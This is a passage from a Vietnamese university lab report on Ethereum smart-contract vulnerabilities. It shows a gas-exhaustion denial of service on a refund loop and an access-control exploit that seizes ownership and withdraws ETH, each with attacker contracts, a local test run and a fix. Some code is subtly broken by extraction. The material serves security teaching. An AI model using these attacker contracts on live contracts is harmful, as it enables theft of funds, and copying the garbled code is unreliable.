function getAmountByAddress(address _addr) public view returns (uint) {  
    require(refunds(_addr) > 0, "Address not found or no refund available");  
    return refunds(_addr);  
}  
  
// Lấy danh sách tất cả các địa chỉ  
function getAllAddresses() public view returns (address[] memory) {  
    return refundAddresses;  
}  
  
// Hoàn tiền cho tất cả địa chỉ trong danh sách  
function refundAll() external {  
    for (uint i = 0; i < refundAddresses.length; i++) {  
        address payable recipient = payable(refundAddresses[i]);  
        uint refundAmount = refunds(recipient);  
  
        require(recipient.send(refundAmount), "Refund failed");  
    }  
}  
  
// Xóa tất cả địa chỉ và số tiền hoàn lại  
function deleteAllRefundAddresses() external {  
    // Xóa tất cả địa chỉ trong refundAddresses  
    for (uint i = 0; i < refundAddresses.length; i++) {  
        address addr = refundAddresses[i];  
        refunds(addr) = 0; // Xóa số tiền hoàn lại trong mapping
```

```
        }
        delete refundAddresses; // Xóa toàn bộ mảng refundAddresses
    }
}
```

Ở đây có hoạt động không giới hạn (unbounded operations) thông qua vòng lặp for trong hàm refundAll(). Kẻ tấn công có thể lợi dụng điều này để làm cạn kiệt gas (gas triển khai cao hơn gas limit)

➡ Triển khai kịch bản:


Deploy refund.sol và nạp 70 eth



Deploy attacker.sol

Lab 5: Security Vulnerability in Ethereum Smart Contracts


39



refund 1 ETH cho hợp đồng này bằng cách setaddress
“0x99CF4c4CAE3bA61754Abd22A8de7e8c7ba3C196d”,
100000000000000000000000


Đây là sau khi thêm


Lab 5: Security Vulnerability in Ethereum Smart Contracts



Hợp đồng refund chứa địa chỉ cần hoàn đã nhập

Tiến hành refundAll





Attacker đã được hoàn trả 1 ETH

Em đặt giới hạn gas là 20000000

Bây giờ sử dụng hàm add1weiRefundAddresses

O trong contract attacker để thêm 500 lần địa chỉ với mỗi lần nhận 1 wei


```
function add1weiRefundAddresses() public {    ↪ infinite gas
    for (int i = 0; i<=500; i++)
        rf.addRefundAddress(address(this), 1);    // mỗi lần được nhận 1 wei
}
```

Sau khi chạy

getAllAddress...


Văn chạy được

Lab 5: Security Vulnerability in Ethereum Smart Contracts



Bây giờ thực hiện 4 lần hàm này ta được 2000 address

Kết quả khi refundAll



➡ Nguyên nhân:

Vòng lặp xử lý quá nhiều thao tác dẫn đến chi phí gas vượt quá giới hạn gas limit

➡ Cách khắc phục:

Cách 1: Giới hạn kích thước danh sách cho hàm refundAll()

```
require(refundAddresses.length <= 50, "Too many addresses in the list");
```

Cách 2: Hoàn tiền theo từng phần

```
function partialRefund(uint startIndex, uint endIndex) public {
    require(startIndex < endIndex, "Invalid range");
    require(endIndex <= refundAddresses.length, "out of range");
```

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```

for (uint i = startIndex; i < endIndex; i++) {
    address payable refund_user = payable(refundAddresses(i));
    uint refundAmount = refunds(refund_user);

    if (refundAmount > 0) {
        require(refund_user.send(refundAmount), "Refund failed");
    }
}
}

```

Hoặc cách 3: lại sử dụng mô hình Pull-Over-Push để người dùng tự rút tiền của mình về

```

function claimRefund() public {
    uint refundAmount = refunds(msg.sender);
    require(refundAmount > 0, "No refund available");

    refunds(msg.sender) = 0; // tránh reentrancy
    require(payable(msg.sender).send(refundAmount), "Refund failed");
}

```

Câu 9: (Cộng điểm) Ngoài 3 loại tấn công Reentrancy, Integer Overflow/Underflow, DoS. Hãy thực hiện mô phỏng một loại tấn công khác (tham khảo: <https://owasp.org/www-project-smart-contract-top-10/>)

Mô phỏng tấn công Access Control Vulnerabilities:

Kịch bản hợp đồng IAC_contract.sol dùng để chứa tiền do người triển khai hợp đồng tạo ra và có thể chuyển nhượng cho người khác, ai cũng có thể nạp tiền vào hợp đồng nà

Hợp đồng này chứa lỗ hổng về kiểm soát truy cập ở hai hàm này

```

// Lỗ hổng: Không kiểm soát quyền truy cập cho hàm rút tiền, bất kỳ ai cũng có thể gọi
function withdraw(uint256 amount) public {
    require(amount <= address(this).balance, "Insufficient balance.");    ↗ infinite gas
    payable(msg.sender).transfer(amount);
}

// Lỗ hổng: Không có kiểm soát quyền truy cập cho việc chuyển quyền sở hữu
function transferOwnership(address newOwner) public {
    owner = newOwner;    ↗ 24759 gas
}

```

Dẫn đến việc attacker có thể lợi dụng lỗ hổng để rút hết tiền

Code IAC_contract:

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract IAC_contract {
    address public owner;

    constructor() payable {
        owner = msg.sender; // Chủ sở hữu hợp đồng là người triển khai
    }

    // Hàm gửi tiền vào hợp đồng
    function deposit() public payable {
    }

    // Lỗ hổng: Không kiểm soát quyền truy cập cho hàm rút tiền, bất kỳ ai cũng có thể gọi
    function withdraw(uint256 amount) public {
        require(amount <= address(this).balance, "Insufficient balance.");
        payable(msg.sender).transfer(amount);
    }

    // Lỗ hổng: Không có kiểm soát quyền truy cập cho việc chuyển quyền sở hữu
    function transferOwnership(address newOwner) public {
        owner = newOwner;
    }
}
```

Code attacker:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "./IAC_contract.sol";

contract attacker {
    IAC_contract public vul;
    constructor(address _vul) payable {
        vul = IAC_contract(_vul);
    }
    function depositmycontract() public payable {
    }
    // Gửi tiền tới IAC_contract
    function deposit_contract(uint amount) public payable {
        require(amount > 0, "The amount must be greater than 0 ");
        vul.deposit{value: amount}();
    }

    // Hàm khai thác: Lấy quyền sở hữu hợp đồng và rút tiền
    function exploit(uint amount) public payable {
```

Lab 5: Security Vulnerability in Ethereum Smart Contracts


```
// Lấy quyền sở hữu hợp đồng
vul.transferOwnership(address(this));

// Sau khi trở thành chủ sở hữu, tiền từ hợp đồng
vul.withdraw(amount);
}

receive() external payable {}
fallback() external payable {}
}
```

➡ Các bước triển khai:


Deploy IAC_contract.sol nạp sẵn 20 ETH



Deploy attacker.sol nạp 10 ETH

Lab 5: Security Vulnerability in Ethereum Smart Contracts

47



Attacker có thể nạp tiền vào hợp đồng IAC ví dụ nạp 1 ETH (1000000000000000000 Wei) sử dụng hàm deposit_contract

Lab 5: Security Vulnerability in Ethereum Smart Contracts

The screenshot shows the Truffle UI interface with two contracts:

- IAC_CONTRACT AT 0XFA1...E1**:
 - Balance:** 21 ETH
 - deposit**
 - transferOwner...** address newOwner
 - withdraw** uint256 amount
 - owner**
- ATTACKER AT 0X278...66F66 (l)**:
 - Balance:** 9 ETH
 - deposit_contr...** 1000000000000000000000000

Below the contracts, there is a section for "Low level interactions" with a "Transact" button.

Bây giờ attacker sẽ lợi dụng 2 hàm có lỗ hổng để lấy tiền về hợp đồng của mình

```
// Hàm khai thác: Lấy quyền sở hữu hợp đồng và rút tiền
function exploit(uint amount) public payable {
    // infinite gas
    // Lấy quyền sở hữu hợp đồng
    vul.transferOwnership(address(this));

    // Sau khi trở thành chủ sở hữu, rút tất cả tiền từ hợp đồng
    vul.withdraw(amount);
}
```

Lấy 10 ETH

Lab 5: Security Vulnerability in Ethereum Smart Contracts

The screenshot shows the MyEtherWallet interface with two contracts displayed:

- IAC_CONTRACT AT 0XFA1...E1**:
 - Balance:** 11 ETH
 - Action buttons: deposit, transferOwner..., withdraw, owner.
 - Low level interactions: CALLDATA
 - Transact button.
- ATTACKER AT 0X278...66F66 (I)**:
 - Balance:** 19 ETH
 - Action buttons: deposit_contr..., depositmyco..., exploit, vul.

Exploit thành công

⭐ Nguyên nhân:

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```
// Hàm khai thác: Lấy quyền sở hữu hợp đồng và rút tiền
function exploit(uint amount) public payable {
    // Lấy quyền sở hữu hợp đồng
    vul.transferOwnership(address(this));

    // Sau khi trở thành chủ sở hữu, rút tất cả tiền từ hợp đồng
    vul.withdraw(amount);
}
```

2 hàm này không xác thực chủ sở hữu hợp đồng khi thực thi làm cho ai cũng có thể thực thi được

- Biện pháp ngăn chặn: sử dụng modifier để kiểm tra đúng chủ sở hữu hay không

```
modifier onlyOwner() {
    require(msg.sender == owner, "You are not the owner");
}
```

```
// Lỗi hổng: Không kiểm soát quyền truy cập cho hàm rút tiền, bất kỳ ai cũng có thể g
function withdraw(uint256 amount) public onlyOwner {
    require(amount <= address(this).balance, "Insufficient balance.");    26925 gas
    payable(msg.sender).transfer(amount);
}

// Lỗi hổng: Không có kiểm soát quyền truy cập cho việc chuyển quyền sở hữu
function transferOwnership(address newOwner) public onlyOwner {
    owner = newOwner;    26925 gas
}
```

Bây giờ exploit lại 10 ETH

Lab 5: Security Vulnerability in Ethereum Smart Contracts

51

The screenshot shows the Truffle UI interface for interacting with Ethereum smart contracts. It displays two sections: 'Deployed Contracts' and 'Low level interactions'.

Deployed Contracts:

- IAC_CONTRACT AT 0xE24...12**:
 - Balance: 20 ETH
 - Buttons: deposit, transferOwner..., withdraw, owner
- ATTACKER AT 0xCC8...2D2D0**:
 - Balance: 0 ETH
 - Buttons: deposit_contr..., depositmyco..., exploit, vul

Low level interactions:

- CALldata
- Transact button

Kết quả ngăn chặn thành công:

Lab 5: Security Vulnerability in Ethereum Smart Contracts

```
[vm] from: 0x5B3...eddC4 to: attacker.exploit(uint256) 0xcc8...2D2D0
value: 0 wei data: 0x58f...80000 logs: 0 hash: 0xc52...22440
transact to attacker.exploit errored: Error occurred: revert.

revert
The transaction has been reverted to the initial state.
Reason provided by the contract: "You are not the owner".
If the transaction failed for not having enough gas, try increasing the gas limit gently.
```

Tham khảo:

(1): <https://www.immunebytes.com/blog/dos-with-unexpected-revert/>

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.DOCX** và **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)** – cỡ chữ 13. **Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: (Mã lớp)-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

Ví dụ: (NT101.K11.ANTT)-Exe01_Group03.

- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT

